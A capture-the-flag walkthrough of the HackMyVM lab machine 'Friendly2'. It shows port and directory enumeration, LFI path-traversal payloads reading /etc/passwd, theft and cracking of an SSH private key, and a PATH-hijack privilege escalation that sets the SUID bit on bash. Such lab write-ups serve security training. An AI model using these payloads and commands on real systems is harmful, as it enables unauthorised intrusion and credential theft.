
Máquina Friendly 2

https://hackmyvm.eu/machines/machine.php?vm=Friendly2



Reconnaissance

I start scanning the victim machines using `nmap`:

```
nmap -sSCV -p- --open -Pn -n 192.168.1.87 -oN nmap.tx
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 10:24 CEST
Nmap scan report for 192.168.1.87
Host is up (0.069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 74:fd:f1:a7:47:5b:ad:8e:8a:31:02:fe:44:28:9f:d2 (RSA)
|   256 16:f0:de:51:09:ff:fc:08:a2:9a:69:a0:ad:42:a0:48 (ECDSA)
|_  256 65:0e:ed:44:e2:3e:f0:e7:60:0c:75:93:63:95:20:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Servicio de Mantenimiento de Ordenadores
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


For now we get the port *22* and the port *80* so lets see the web page.

For now there is nothing we can do so lets fuzz it using `gobuster`:

```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u
http://192.168.1.87/ -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.87/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
```


```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 2698]
/tools                (Status: 301) [Size: 312] [--> http://192.168.1.87/tools/]
/assets               (Status: 301) [Size: 313] [--> http://192.168.1.87/assets/]
```

We got 2 interesting directories.




Fuzzing the tools directory we get another directory inside:

```SHELL
 gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u
http://192.168.1.87/tools/ -x php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.87/tools/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 813]
/documents            (Status: 301) [Size: 322] [--> http://192.168.1.87/tools/documents/]
```



Looking the code I see an interesting comment which talk about *check_if_exist* parameter.




Fuzzing for this parameter using `ffuf` we find an LFI:

SHELL


```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u "http://192.168.1.87/tools/check_if_exist.php?doc=FUZZ" -fw 1

      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

     v2.1.0-dev
```

```
 :: Method           : GET
 :: URL              : http://192.168.1.87/tools/check_if_exist.php?doc=FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 1369, Words: 13,
Lines: 27, Duration: 16ms]
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 106ms]
../../../../../../../../../../etc/hosts [Status: 200, Size: 189, Words: 19, Lines: 8, Duration: 7ms]
/../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 10ms]
../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 10ms]
../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 11ms]
../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 13ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 15ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 16ms]
../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 20ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 21ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 20ms]
../../../../../../../../../../etc/passwd [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 19ms]
../../../../../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 1369, Words: 13, Lines: 27, Duration: 12ms]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status:
200, Size: 1369, Words: 13, Lines: 27, Duration: 533ms]
:: Progress: [929/929] :: Job [1/1] :: 66 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

We see that the user **gh0st** exists so what we can do now is try to get the id_rsa from gh0st.



We got it



But apparently the id_rsa needs a passphrase

```
SHELL

❯ ls
 id_rsa
❯ chmod 600 id_rsa
❯ ssh gh0st@192.168.1.87 -i id_rsa
The authenticity of host '192.168.1.87 (192.168.1.87)' can't be established.
ED25519 key fingerprint is SHA256:YDW5zhbCol/1L6a3swXHsFDV6D3tUVbC09Ch+bxLR08.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added '192.168.1.87' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

We can crack it using `ssh2john`

```
SHELL

❯ ssh2john id_rsa > hash
❯ ls
 hash  id_rsa
```

And we got the passphrase:

```
SHELL

john -w=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john/opencl
[ssh-opencl] cipher value of 6 is not yet supported with OpenCL!
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 3DES/AES 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 10 [worst case UTF-8] to 32 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
celtic           (id_rsa)
1g 0:00:00:02 DONE (2025-04-11 18:25) 0.3968g/s 114.3p/s 114.3c/s 114.3C/s alyssa..brenda
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
SHELL

ssh gh0st@192.168.1.87 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux friendly2 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
gh0st@friendly2:~$
```

Once in as **gh0st** we can run security.sh as anyone without providing password and setting and environment variable at the time we run the script

```
SHELL

gh0st@friendly2:~$ sudo -l
Matching Defaults entries for gh0st on friendly2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User gh0st may run the following commands on friendly2:
    (ALL : ALL) SETENV: NOPASSWD: /opt/security.sh
```

This script is using commands such `grep` or `tr` without using the absolute path so we can try **PATH Hijacking** here. So I make a file called `grep` in */tmp*

```SHELL
gh0st@friendly2:/tmp$ cat grep
#!/bin/bash

chmod +s /bin/bash
```

Now we run the script adding the */tmp* directory to the PATH variable:

```SHELL
gh0st@friendly2:/tmp$ sudo PATH=/tmp:$PATH /opt/security.sh
Enter the string to encode:
das
The string cannot contain special characters.
gh0st@friendly2:/tmp$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
```

```SHELL
gh0st@friendly2:/tmp$ bash -p
bash-5.1# id
uid=1001(gh0st) gid=1001(gh0st) euid=0(root) egid=0(root) groups=0(root),1001(gh0st)
bash-5.1#
```

And now we're root

```SHELL
bash-5.1# cat /root/root.txt
Not yet! Try to find root.txt.


Hint: ...
```

In order to get the flag I use `find`

```SHELL
bash-5.1# find / -name "...*" 2> /dev/null
/...
bash-5.1# ls /...
ebbg.txt
bash-5.1# cat /.../ebbg.txt
It's codified, look the cipher:

98199n723q0s44s6rs39r33685q8pnoq
```

Hint: numbers are not codified

And to recover the original flag I use the previous scripts but modifying the conditional which set the characters limit.